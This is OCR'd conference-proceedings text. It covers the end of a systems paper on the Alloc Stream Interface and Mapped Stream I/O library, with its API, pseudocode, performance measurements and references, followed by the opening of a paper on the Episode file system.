`Sopen` opens the file named by *path* and, if the open succeeds, returns a *handle* to be used to identify the stream in subsequent accesses. The stream will always be in one of two modes, namely read mode or write mode. If the stream is opened for read-only or read-write access, the mode of the stream defaults to read mode; otherwise it defaults to write mode. (The mode of the stream can changed using the *set_alloc_flags* macro.) `Sclose` closes the named stream after unmapping any mapped files and flushing any buffered data. The remaining operations are modeled after the Unix memory allocation interface (i.e. `malloc`, `realloc`, `free`).

*ASI* considers only files to be *truly* read-write streams. If a non-file stream, such as a terminal or a socket stream is opened for read-write access then it is handled as if there are two independent streams (i.e. a read and a write stream) addressed by the same handle. In other words, only with files will a write access change what data a subsequent read access will obtain.

### Reading from a Stream

`Salloc` is used together with `sfree` for accessing a stream. `Salloc` returns a pointer to a region of memory that contains the requested data, and advances the stream offset (i.e. the offset in the stream for the next access) by the specified length. `Sfree` tells the library that the application has finished accessing the data, at which point the library can discard any state associated with it. The length parameter to `salloc` is a value return parameter, initialized to the amount of requested data and modified on return to indicate the amount of allocated data. In the case of an error, a NULL pointer is returned and the length parameter is set to a negative error code.

The name `salloc` was chosen to indicate that data is *allocated* from a stream for use by a particular thread. That is, the library considers data requested by a `salloc` operation private until a `sfree` operation indicates that the thread has finished using the data. In no case will two salloc operations return pointers to the same data. If two threads wish to concurrently access the same data, then the one that allocated the data must pass the pointer to the other thread.

For a file in read mode, only data already in the file can be allocated. If an application attempts to allocate past the EOF, a length of 0 will be returned. The application should never modify data obtained from `salloc` in read mode. If the stream is not associated with a file, then the modifications will not be visible on the other side of the stream (e.g. the screen of a terminal). If a file is opened read-only, modifications could cause the program to segment fault.

Note that because `salloc` returns a pointer to the data, it can ensure that the alignment allows for memory mapping optimizations.

### Writing to a Stream

In write mode, `salloc` returns a pointer to a region of memory where the data should be placed, and advances the stream offset by the specified length. The application can then use this region as a private buffer in which to place data to be written to the stream. `Sfree` tells the library that the application has finished putting data in that region, at which point the library can write out the modified data. If the stream is to a file, the length of the file is automatically extended on `sfree` if the allocated data is past EOF. For a non-file stream, the order of writes are guaranteed to be in the same order as the corresponding `salloc` operations even if the `sfree` operations occur in a different order.

### Repositioning in a stream

`SallocAt` can only be used for files. It causes the stream offset to move to a particular location in the file and performs a `salloc` at that location. It is equivalent to a *Stdio* `fseek` followed by a `salloc`. For parallel applications, the *Stdio* and *Unix I/O* stream interfaces have the disadvantage that if a thread performs a seek operation in order to access data at a particular location in the file, it is possible for another thread to (indirectly) modify the file offset before the first thread is able to access the data. To resolve this problem, `sallocAt` causes the stream to be locked until the requested data has been allocated. The offset parameter to `sallocAt` is a value return parameter, which on return indicates the position of the file offset in the file.

As stated earlier, when a thread allocates data from a stream, the library makes sure that no other thread can allocate the same data. To ensure this, `sallocAt` blocks until all allocated regions are freed, if it causes the file offset to move backwards in the file. While this handling of `sallocAt` is stricter than necessary, it has the advantage that it reduces the amount of state that needs to be maintained for `salloc` and `sfree`. A less restrictive policy would allow for more concurrency, but would reduce the performance for these common operations.

### Changing the amount of data allocated

If more data than necessary was allocated, it should be possible to return data so that it can be allocated later (possibly by another thread). Also, since library buffers are a convenient location to prepare data for writing, the application may want to `salloc` a large data space, and then shrink the region back to the actual amount of data prepared.

`Srealloc` allows the application to shrink or grow a previously allocated region. In the case of the last allocated region, `srealloc` will reposition the offset in the stream. For example, if `salloc` allocated bytes 1-200 of a file, and `realloc` shrinks the region to bytes 1-20, then the stream offset for the next access will be moved to byte 21 of the file. Moreover, if the file size would change with the corresponding `free` operation, then it changes according to the `srealloc` and not the original `salloc` operation. Using the previous example, if the file size was originally 0 bytes, then the file size is set on sfree to be 20 bytes and not 200 bytes.

### Error Codes

All *ASI* operations return full error codes, which always have a negative value. `Sopen` returns the error code in rc, and `salloc`, `sallocAt` and `srealloc` return (negative) error codes in the length parameter. This is in contrast to *Unix I/O* and *Stdio* that return the error code in the global variable `errno`, which is not suitable for multi-threaded applications.

## 4.2 The Low Level ASI

The high level interface described above supports simultaneous access to a stream by multiple application threads. Therefore, all operations require the stream to be locked when various critical data structures of the library are being accessed. Also, the mode of the file (i.e. read or write) always determines whether a `salloc` operation is for reading or writing. There is a lower-level interface to ASI that includes less restrictive operations for accessing a stream.

**unlocked operations:** The operations `u_salloc`, `u_sfree`, `u_srealloc` and `u_sallocAt` have the same parameters as the corresponding operations in the high level interface, but differ in that they do not lock the stream. These operations are useful in two cases: 1) if the application is sequential and does not want to incur the overhead of locking, 2) if in a parallel application a particular thread wishes to acquire a lock for the stream while performing a number of operations to that stream. `SLock( stream )` and `SUnlock( stream )` operations can be used by the application to explicitly lock a stream when the unlocked operations are being used.

**mode variable operations:** The (capitalized) `Salloc`, `Srealloc` and `SallocAt` operations differ from the corresponding (un-capitalized) high level operations in that the mode is specified on each call. For example, in

```
void *Salloc( FILE *fl, int flags, int *length ) ;
```

the flags parameter can either be set to `SA_READ` or `SA_WRITE` to indicate whether the thread is allocating for reading or for writing. This interface is useful if different threads are concurrently accessing the same stream, some for reading and some for writing.

**macro operations:** With ASI, the actual amount of code executed to access a stream is very small in the common case (i.e. when the data to be allocated is already in a buffer or mapped region), so the overhead of a procedure call is significant. Therefore, to minimize the cost for performance critical portions of a program a set of *fast* macros that correspond to both the high and low level procedures are provided. For example, `f_Salloc`, `f_Srealloc` and `f_SallocAt`, have the same parameters as the `Salloc` `Srealloc` and `SallocAt` calls, but are implemented as macros.

# 5 The Mapped Stream I/O Library

The Mapped Stream I/O (MSIO) Library is an implementation of the ideas presented in this paper. It supports: *emulated Unix I/O*, *Stdio*, and the *Alloc Stream Interface* (ASI). The *emulated Unix I/O* and *Stdio* interfaces are supported by a layer of software above ASI. Implementations of the MSIO library exist on the Hurricane, IRIX and SunOS operating systems.

In this section, we consider the data structures of the MSIO library and the way these structures are used for typical stream accesses. As shown in Figure 2, there is one Client I/O State structure (CIOS) associated with each stream and either one or two sorted lists of regions, where a region is either a portion of the address space mapped to a file, or a buffer holding data associated with that stream. In the case of a mapped file, there is only one region list used for both read and write accesses. Otherwise, if the stream is open for read-write access, there are two region lists; one for read accesses and one for write accesses. The CIOS structure contains the following important fields:

`_buf` points to the *current region*, the region that will be used for the next access to the stream,

`creg` points to the region list element corresponding to the current region,

`_bufsiz` is the size of the current region,

`_ptr` points to the data to be used for servicing the next access to the stream,

`_cnt` indicates the number of bytes remaining to be allocated in the current region.

For each region in the region list, the MSIO library maintains the offset into the file, a reference count for the number of outstanding references to the region (i.e. the number of `sallocs` performed without a corresponding `sfree`), and the length of the region. The current region always has a reference count of at least one.





Figure 2: Client I/O State

## 5.1 The Common Case

The most common ASI operations are **salloc** and **sfree**. In this section, we describe the algorithms used for these operations assuming the region being accessed is the current region, which is the common case.

The algorithm for **salloc** is shown in Figure 3. On **salloc**, the library first locks the CIOS structure to ensure that no other thread is currently accessing it. It then checks whether the operation is allowed on that region and ascertains that the **salloc** can be satisfied by the current region[8]. The **_cnt** is then reduced by the size of the access and **_ptr** is increased accordingly, the **refcount** of the region is incremented by **salloc** to indicate that the region is actively being accessed, the CIOS is unlocked, and the original version of _ptr is returned. At this point, **_ptr** points to the next byte to be allocated from the stream.

For **sfree**, the library locks the CIOS, searches the region list to find the region that includes the data being freed, and decrements the reference count of that region. If the reference count of the region is not zero, **sfree** returns to the application. Otherwise, **sfree** deallocates the region as described below. In the common case, the data being freed is in the current region, so the code can be optimized as shown in Figure 3, since the refcount is guaranteed to always be greater than zero.

## 5.2 Mapped Files

When **salloc** can not be satisfied by the current region and the operation is to a mapped file, then the MSIO library: 1) maps a new region that includes the requested data into its address space, 2) initializes a new region structure to point to the region and inserts it into the region list, 3) initializes the **_buf**, **_bufsiz**, **_ptr**, and **_cnt** variables, and finally 4) changes **creg** to point to the new region structure.

[8] That is, either the _cnt is greater than the amount of requested data, or the **salloc** is for writing and there is sufficient room in the buffer.

```
void *salloc( FILE *cios, int *length )
  {
    acquire( cios->lock ) ;
    if( (mode of region and operation match) &&
        (cios->_cnt >= *length) ||
        ( (operation for write) && (room in buffer) ) )
      {
        char *tmpptr = cios->_ptr ;
        cios->_cnt -= *length ;
        cios->_ptr += *length ;
        cios->creg->refcount++ ;
        release( cios->lock ) ;
        return tmpptr ;
      }
    add a new region and allocate the data from that ;
  }

int sfree( FILE *cios, void *ptr )
  {
    acquire( cios->lock ) ;
    if( operation to creg )
      {
        cios->refcount-- ;
        release( cios->lock ) ;
        return OK ;
      }
      free region from region list ;
  }
```

Figure 3: `Code for salloc and sfree`

When the reference count is zero, on a `sfree`, the library discards the mapped region. This entails removing the region from the region list, unmapping the region and freeing the structures associated with it. In the case where data has been modified, the library need not inform the operating system that the page has been modified, since the memory manager will detect this on its own through the dirty bit associated with the page.

As discussed in Section 3, data allocated past the end of file must be handled in a special manner. The MSIO library can be configured to either handle writes past EOF as mapped files or by doing regular *Unix I/O* write operations to extend the file. The latter case is described in the next section. For the former, the MSIO library must interact with the file system to indicate that the file length has changed. Whether the file length has increased is checked whenever `creg` is changed (for example, when a new *current region* is mapped in). This can be determined from the information in the CIOS structure and region list element.[9] If the file length has changed the new file length is recorded in the CIOS structure. Whenever a region is discarded, the library informs the file system that the file length has changed to include this new region.

The library could also inform the file system that the file length has changed: 1) when `sfree` is called, and 2) when the file is closed. The approach we chose is a compromise between reducing the number of library/OS interactions and making the data available to other applications as soon as possible.

[9] Special care must be taken when `sallocAt` is called, however, this is beyond the scope of this discussion.

```
int read( int fd, char *buf, int length )
{
  int rc ;
  ptr = Salloc( stream, &length, SA_READ ) ;
  if( length < 0 ) RETURN_ERR( length ) ;
  bcopy( ptr, buf, length ) ;
  if( (rc = sfree( stream )) < 0 )
    RETURN_ERR( rc ) ;
  return length ;
}
```

Figure 4: `Read implemented using ASI`

## 5.3 Non-mapped I/O

If a non-mapped stream is being accessed for both read and write operations, the MSIO library maintains a separate region list for reading and writing. If the mode of the current region does not correspond to the mode of the operation, it is necessary to change the mode of the stream, and with it the region list being used and the corresponding variables in the CIOS structure.

When `salloc` cannot be satisfied by the current region, the library: 1) allocates a new buffer that is (at minimum) large enough to satisfy the request, 2) copies the portion of the data in the current region to the new buffer and, 3) if the salloc is for a read, performs a read operation to the operating system for the remainder of the data. After this point, the reference is handled in the same manner as if it was to a file.

As with mapped files, a region is not discarded until the reference count is zero. At this point, if the buffers are for reading, they are discarded by removing the buffers from the region list, and by freeing both the buffers and the associated structures. A write buffer cannot be discarded until all previous regions have also been discarded. This is important to ensure the order of modifications according to the order of `salloc` operations. When a region can be discarded, the data in that region and all subsequent regions with zero reference counts are written out before discarding the regions.

## 5.4 Conversion between ASI, emulated Unix I/O and Stdio interfaces:

ASI is more general than the *emulated Unix I/O* or *Stdio* interfaces because ASI can be used to implement both of the other interfaces with little or no overhead. In the MSIO library, *emulated Unix I/O* and *Stdio* interfaces are supported by a layer of software above the ASI layer. A simplified version of the algorithm used to implement an *emulated Unix I/O* read with (mode variable) ASI operations is shown in Figure 4. `Read` first calls `salloc` to allocate the data from the stream, then copies the data from the allocated region to the user specified buffer, frees the allocated region, and finally returns to the application the amount of data read.

One major advantage of using ASI for implementing other interfaces is that the copying of data from the library to the application is performed with the stream unlocked. This restricts the concurrency to a particular stream far less than if the stream had to be locked for the entire read operation.

An application can freely intersperse calls to all three interfaces. To support this, the CIOS contains a superset of the information used in the `_iobuf` structure of the Stdio library. This allows for source code compatibility to programs that assume the structure used by Stdio. The `stdio.h` file that is included with the library defines the `_iobuf` structure as a `CIOS` structure. Therefore, no conversion between a ASI stream and a Stdio stream is necessary; that is, they are pointers to the same data structure type. The CIOS structures are organized into an array, so that by indexing into the array *emulated Unix I/O* calls can refer to the same stream. If a stream was created using an *emulated Unix I/O* call, the application can use ASI commands on that stream after converting the file descriptor to a pointer to a CIOS structure using the `fileptr` macro defined in `stdio.h`. Similarly, the application can convert the CIOS structure pointer to a file descriptor using the `fileno` macro.

Although the current implementation does not support this, *Stdio* object code compatibility may be important, for example, in the case that the operating system supports dynamically linked libraries. Since

| command | Stdio/Unix I/O | msio lib, Stdio | msio lib, ASI |
|---|---|---|---|
| cmp | 0.90 | | 0.60 |
| wc | 2.05 | | 2.00 |
| diff | 1.40 | 0.90 | 0.55 |
| compress | 28.20 | 27.10 | 27.00 |
| uncompress | 8.45 | 8.35 | 7.50 |
| cut | 4.00 | 3.45 | 2.75 |

Table 2: *Measurements, in seconds, on IRIX of a number of BSD4.3 Reno release system utilities.*

the *Stdio* interface is fully supported, the only considerations are the data structures and macros provided by *Stdio*. The macros defined by *Stdio* work with the subset of the CIOS that is compatible with the `_iobuf`, therefore, the macros are not a problem. In order to be object code compatible, rather than having all information in the CIOS in a single table, it would have to be split into a table of `_iobuf` structures, and a parallel table that contained the remainder of the information in the CIOS structure.

Although the *Stdio* interface is fully supported by the MSIO library, the application writer should take care in using *Stdio* operations that constrain buffering, for example, by calling `setbuf`. These operations are typically used to increase the performance of I/O, but with the MSIO library, `setbuf` actually hurts performance, since data must be copied to and from the specified buffer on each call to the *Stdio* interface.

# 6 Measurements of MSIO Library

The MSIO library was originally written for the Hurricane operating system, and is used on a daily basis by users of that system. In order to allow MSIO to be compared to *Unix I/O* and other implementations of *Stdio*, it was ported to SunOS and IRIX.

The measurements shown in Table 2 are in seconds of time as obtained by the Unix time program. For utilities that use *Stdio*, there are three versions of the code: the original version (under the heading Stdio/Unix I/O) linked to the IRIX version of the Stdio library, the original version linked to the MSIO library, and the version modified to use ASI. The dataset used in these tests was either one or two 3 million byte files.

The performance numbers for applications using the MSIO library on machines using IRIX or SunOS does not match the results obtained on Hurricane, an operating system designed with mapped files in mind. However, significant performance advantages have been demonstrated. In particular:

1. Stdio applications that are re-linked to use the MSIO library uniformly perform better. For example, as can be seen in Table 2, `diff` takes 40% less time and `cut` takes 14% less time. Even `compress` and `uncompress`, which are computationally intensive, show some improvement.

2. Stdio applications that are re-written to use ASI directly perform significantly better than the Stdio version linked to the MSIO library. For example, `diff` improves by a further 40% (or close to 3 times as fast as the original), and `cut` improves by a further 20%.

3. Applications that use the Unix I/O interface for reading also get significant performance advantages when converted to ASI directly. For example, `cmp` is 35% faster.[10]

# 7 Conclusions

File I/O is increasingly becoming a performance bottleneck on many systems, prompting researchers to address this problem through hardware and software techniques. In this paper we have explored software

[10] `Wc` is a special case, where even though the I/O time improved substantially certain compiler optimizations where not possible with ASI, leading to performance that was about the same for the Unix and ASI versions.

based techniques that reduce the overhead of file I/O by, for example, reducing data copying and the number of system calls as well as improving the use of memory. Our techniques exploit memory mapped files as much as possible, leading to substantial performance gains as shown in Section 2. For a further reduction in overhead, we found it necessary to define a new interface for I/O we call ASI. This new interface was prompted not only by performance arguments, but by the inadequacy of *Stdio* and *Unix I/O* for multi-threaded applications. ASI has the following advantages:

**Generality:** *ASI* is a byte-oriented stream interface, which allows an application to access an arbitrary number of bytes without specifying a particular offset (e.g. location in a file). This type of an interface can be uniformly used for all types of I/O.

**High Performance:** Since `salloc` returns a pointer to the library buffers, the library never has to copy data between application and library buffers; instead the application just uses the buffers provided by the library. Moreover, since the library chooses the address of the data, it can ensure that the alignment allows for such optimizations as memory mapping.

**Support for multi-threaded applications:** In order to be re-entrant, an interface must have a well defined behaviour when multiple threads are accessing the same stream. Allowing the application access to the internal buffers of the library can have significant performance advantages. However, it is then necessary for the application to inform the library when it has completed using allocated data, so that the buffer can be re-used. With ASI, `sfree` is used for this purpose. In contrast, *Sfio* has no such operation and their `sfpeek` operation (which corresponds to `salloc`) can therefore only be used by single threaded applications (where any operation to the stream implicitly frees the data allocated by a previous `sfpeek`).

Another way in which ASI supports multi-threaded applications is that it allows for a high degree of concurrency in accesses to a particular stream. Since with ASI data is not copied to or from user buffers, the stream is locked only while the library's internal data structures are being modified. Hence, the stream is locked only for a short period of time, and, since access to data occur while the stream is unlocked, multiple threads can page fault on different pages in the same mapped region and thus have their I/O performed in parallel.

All operations defined by ASI return an error code. In contrast, most *Stdio* implementations return error codes in a single `errno` variable that is used for all streams. This is not suitable for multi-threaded applications.

Finally, with `sallocAt`, a thread can allocate data from a particular location in a file without interference from other threads. With most implementations of re-entrant *Stdio*, the application must explicitly lock the stream if it wants to read data from a particular location in a file.

**Ease of use:** ASI closely parallels the Unix memory allocation interface (i.e. `malloc`, `realloc`, `free`) providing programmers with an interface they are already familiar with. Our experience indicates that in most cases, it is just as easy to write an application using ASI as it is using the *Unix I/O* or *Stdio* interfaces. In fact, for some applications ASI is easier to use, since buffer management and I/O are combined into a single set of calls (i.e. the application need not do a malloc and then a read or write).

We have implemented a library that supports the ASI interface, together with the *emulated Unix I/O* and *Stdio* interfaces. The *emulated Unix I/O* and *Stdio* interfaces are implemented using ASI for all I/O, proving the generality of the ASI interface. It is important to note that the performance advantages of ASI can be exploited by re-writing just the I/O critical portions of a program; calls to all three interfaces can be freely interspersed. We have ported the library to a number of platforms, including SunOS, IRIX and Hurricane, and have shown (in Section 5.4) that the performance of applications is consistently better when linked to our library rather then the original system library.

In future work, we intend to explore the effectiveness of ASI on systems with parallel disks, for which we think ASI is particularly appropriate. Chervenak and Katz [CK91] found that the performance advantage of parallel disks was severely limited by the overhead of data copying in memory. We believe that ASI would allow for better exploitation of parallel disks (especially on multiprocessor systems) not only because

ASI reduces data copying substantially, but also because of the higher degree of concurrency ASI naturally allows.

Another project related to this work is a transaction management system that uses mapped file I/O for accessing the data base. With this system, transaction servers communicate by accessing shared mapped files, and synchronize using locks placed directly in data base files.

### Acknowledgements

We would like to thank K.-Phong Vo, Ken Lalonde, Dave Galloway and Mark Moraes, for their help and useful comments. Bill Shannon and Dean Kemp from Sun were very useful in advising us about difficulties we had in porting our package to SunOS. Finally, Benjamin Gamsa and Jonathan Hanna contributed in improving the presentation of this paper.

## References

[ABB+86] M. Accetta, R. Baron, W. Bolosky, D. Golub, R. Rashid, A. Tevanian, and M. Young. Mach: A New Kernel Foundation for UNIX Development. In *1986 Summer USENIX Conference*, 1986.

[BJ91] A. Lester Buck and Robert A. Coyne Jr. An Experimental Implementation of Draft POSIX Asynchronous I/O. In *USENIX-Winter 91*, pages 289–306, 1991.

[Che87] David R. Cheriton. UIO: A Uniform I/O System Interface for Distributed Systems. *ACM Transactions on Computer Systems*, 5(1):12–46, February 1987.

[Che88] D. R. Cheriton. The V Distributed System. *Communications of the ACM*, 31(3):314–333, March 1988.

[CK91] Ann L. Chervenak and Randy H. Katz. Performance of a Disk Array Prototype. In *ACM Sigmetrics Conference*, 1991.

[FPD91] J. French, T. Pratt, and M. Das. Performance Measurement of a Parallel Input/Output System for the Intel iPSC/2 Hypercube. In *ACM Sigmetrics Conference*, pages 178–187, 1991.

[JCF+83] William Joy, Eric Cooper, Robert Fabry, Samuel Leffler, Kirk McKusick, and David Mosher. 4.2BSD System Manual. 1983.

[Jon91] Michael B. Jones. Bringing the C Libraries With Us into a Multi-Threaded Future. In *USENIX-Winter 91*, pages 81–91, 91.

[KV91] David G. Korn and K.-Phong Vo. SFIO: Safe/Fast String/File I/O. In *USENIX-Summer'91-Nashville, TN*, 1991.

[LS90] Eliezer Levy and Abraham Silberschatz. Distributed File Systems: Concepts and Examples. *ACM Computing Surveys*, 22(4):323–374, December 1990.

[Mis90] Mamata Misra, editor. *IBM RISC System/6000 Technology*, volume SA23-2619. IBM, 1990.

[PGK88] D. Patterson, G. Gibson, and R. Katz. A Case for Redundant Arrays of Inexpensive Disks (RAIDS). In *ACM SIGMOD Conference*, pages 109–116, Chicago, Illinois, June 1988.

[SUK] M. Stumm, R. Unrau, and O. Krieger. Hurricane, A Shared-Memory Multiprocessor Operating System Structured for Scalability. submitted for publication, 1991.

[VSWL91] Zvonko G. Vranesic, Michael Stumm, Ron White, and David Lewis. "The Hector Multiprocessor". *Computer*, 24(1), January 1991.

[Zho88] S. Zhou. A Trace-Driven Simulation Study of Dynamic Load Balancing. *IEEE Trans. on Softw. Eng.*, 14(9):1327–1341, September 1988.

### Availability

The MSIO library, as well as all programs used in our tests are available on request from the authors: Orran Krieger (okrieg@eecg.toronto.edu), Michael Stumm (stumm@eecg.toronto.edu) and Ron Unrau (unrau@eecg.toronto.edu). Mail can be sent to:

Orran Krieger
Graduate Office
Department of Electrical Engineering
University of Toronto
Toronto, Canada, M5S-1A4

### Biography:

**Ron Unrau** received his BSc in Computer Engineering from the University of Alberta in 1984, and his MASc in Biomedical Engineering from the University of Toronto in 1988. He is now a PhD candidate in Computer Engineering at the University of Toronto. His current research area is memory management on NUMA architectures.

**Michael Stumm** is an assistant professor in the Departments of Electrical Engineering and Computer Science at the University of Toronto. His research interests are in the area of computer systems. Stumm received a diploma in mathematics and a PhD in computer science from the University of Zurich in 1980 and 1984, respectively. He is a member of the Computer Society of IEEE and the Association for Computing Machinery.

**Orran Krieger** received a BASc from the University of Ottawa in 1985, and a MASc from the University of Toronto in 1989, both in Electrical Engineering. He is currently a doctoral candidate in Computer Engineering at the University of Toronto. His research interests include operating systems, parallel programming, multiprocessor and distributed systems. He is interested in designing a *real fast* file system for a shared memory multiprocessor.

# The Episode File System

*Sailesh Chutani*
*Owen T. Anderson*
*Michael L. Kazar*
*Bruce W. Leverett*
*W. Anthony Mason*
*Robert N. Sidebotham*
*Transarc Corporation*

## Abstract

We describe the design of Episode,™ a highly portable POSIX-compliant file system. Episode is designed to utilize the disk bandwidth efficiently, and to scale well with improvements in disk capacity and speed. It utilizes logging of meta-data to obtain good performance, and to restart quickly after a crash.

Episode uses a layered architecture and a generalization of files called *containers* to implement *filesets*. A fileset is a logical file system representing a connected subtree. Filesets are the unit of administration, replication, and backup in Episode.

The system works well, both as a standalone file system and as a distributed file system integrated with the OSF's Distributed Computing Environment (DCE). Episode will be shipped with the DCE as the Local File System component, and is also exportable by NFS. As for performance, Episode meta-data operations are significantly faster than typical UNIX Berkeley Fast File System implementations due to Episode's use of logging, while normal I/O operations run near disk capacity.

## Introduction

This paper describes the Episode™ file system, the local file system for the OSF Distributed Computing Environment (DCE). Episode was intended as a file system for distributed file servers, and is designed to be exported by various network file systems, especially the OSF DCE's Distributed File Service (DFS).

Episode separates the concepts of disk storage and logical file system structure, and provides a number of features not found in most UNIX® file systems, such as those based on the Berkeley Fast File System [MCK 84]. In particular, Episode provides POSIX-style (Draft 11) access control lists, a useful form of replication for slowly changing data, data representations that support storage files of size $2^{32}$ *fragments* (at least $2^{42}$ bytes), and logging techniques that reduce post-crash recovery time and improve the performance of operations that update meta-data. This paper explains the overall architecture of the file system.

## Background

As part of the design process for AFS®4 (which became the Distributed File System component of the DCE), the Episode design team looked at the AFS 3 [SAT 85] file system's file server. Two significant features of AFS 3 were viewed as valuable to preserve for Episode: *access control lists* and AFS 3 *volumes* — which were renamed *filesets.*

Access control lists are valuable in large distributed systems primarily because of the size of the

user community in such systems. In such a large community, users require a flexible mechanism to specify exactly who should be able to access their files. The more traditional UNIX protection mechanism of grouping everyone into one of three categories is often insufficient to express flexible controls on data. While AFS 3 provides ACLs only on directories, Episode provides ACLs on both files and directories, thereby enabling POSIX 1003.6 compliance.

AFS 3 volumes support the separation of disk block storage from the concept of logical file system structure, so that a single pool of disk blocks can provide storage to one, or thousands of separate file system hierarchies [SID 86]. In Episode, each logical file system contains its own *anode* table, which is roughly the equivalent of a Berkeley Fast File System's (BSD) inode table [MCK 84]. Various anodes within a fileset describe its root directory, as well as subsidiary files and directories. Each fileset is independently mountable, and — when a distributed file system is present — independently exportable.[1]

The data representation of filesets facilitates their movement from one partition to another with minimum disruption, even while they are exporting data in a distributed file system. All data within a fileset can be located by simply iterating through the anode table, and processing each file in turn. Furthermore, a file's low-level identifier, which is used by distributed file systems and stored in directories, is represented by its index in the fileset's anode table. This identifier remains constant even after moving a fileset to a different partition or machine.

The general model for resource reallocation in the Episode design is to keep many filesets on a single partition. When a partition begins to fill up, becomes too busy, or develops transient I/O errors, an administrator can move filesets transparently to another partition while allowing continuous access by network and even local clients. Tools are provided to facilitate this move across multiple disks (or multiple servers, using the OSF's DCE). Note that this model of resource reallocation requires the ability to put more than one fileset on a single partition; without this, the only resource reallocation operations available are equivalent to the exchanging of file system contents between partitions, a move of limited utility.

Episode's implementation of fileset moving, as well as other administrative operations, depend upon a mechanism called *fileset cloning*. A fileset clone is a fileset containing a snapshot of a normal fileset, and sharing data with the original fileset using copy-on-write techniques. A cloned fileset is read-only, and is always located on the same partition as the original read-write fileset. Clones can be created very quickly, essentially without blocking access to the data being cloned. This feature is very important to the administrative operations' implementation: the administrative tools use clones instead of the read-write data for as much of their work as possible, greatly reducing the amount of time they require exclusive access to the read-write data.

Episode's underlying disk block storage is provided by *aggregates*. Aggregates [KAZ 90] are simply partitions augmented with certain operations, such as those to create, delete and enumerate filesets.

In a conventional BSD file system, one of the biggest practical constraints on how much disk space a file server can hold is how long the disk check program *fsck* [KOW 78] would run in the event of a crash. Episode uses logging techniques appropriated from the database literature [HAE 83, HAG 87, CHA 88] to guarantee that after a crash, the file system meta-data (directories, allocation bitmaps, indirect blocks and anode tables) are consistent, generally eliminating the need for running "fsck."

This idea is not new. The IBM RS/6000's local file system, JFS [CHA 90], uses a combination of operation logging for the allocation bitmap and new value-only logging for other meta-data. Hagmann followed a similar approach in building a log-based version of the Cedar file system [HAG 87]. On the RS/6000, JFS also uses hardware lock bits in the memory management hardware to determine which records should be locked in memory mapped transactional storage. This technique was earlier supported by the IBM RT/PC's memory mapping unit, although on that system it was not used for a commercially available file system [CHA 88]. Veritas Corporation's VxFS [VER 91] apparently also uses new value-only logging technology. Another system using logging technology is the Sprite LFS [ROS 90], in which all the

[1] In principle at least; at present, the DCE tools only allow the exporting of all of the filesets in a partition.

data is stored in a log. LFS uses operation logging to handle directory updates, and new value-only logging for other operations.

## Data Architecture

The central conceptual object for storing data in Episode is a *container*. A container is an abstraction built on top of the disk blocks available in an aggregate. It is a generalization of a file that provides read, write, create and truncate operations on a sequence of bytes. Containers are described by *anodes*, 252 byte structures analogous to BSD inodes [LEF 89], and are used to store all of the user data and meta-data in the Episode file system.

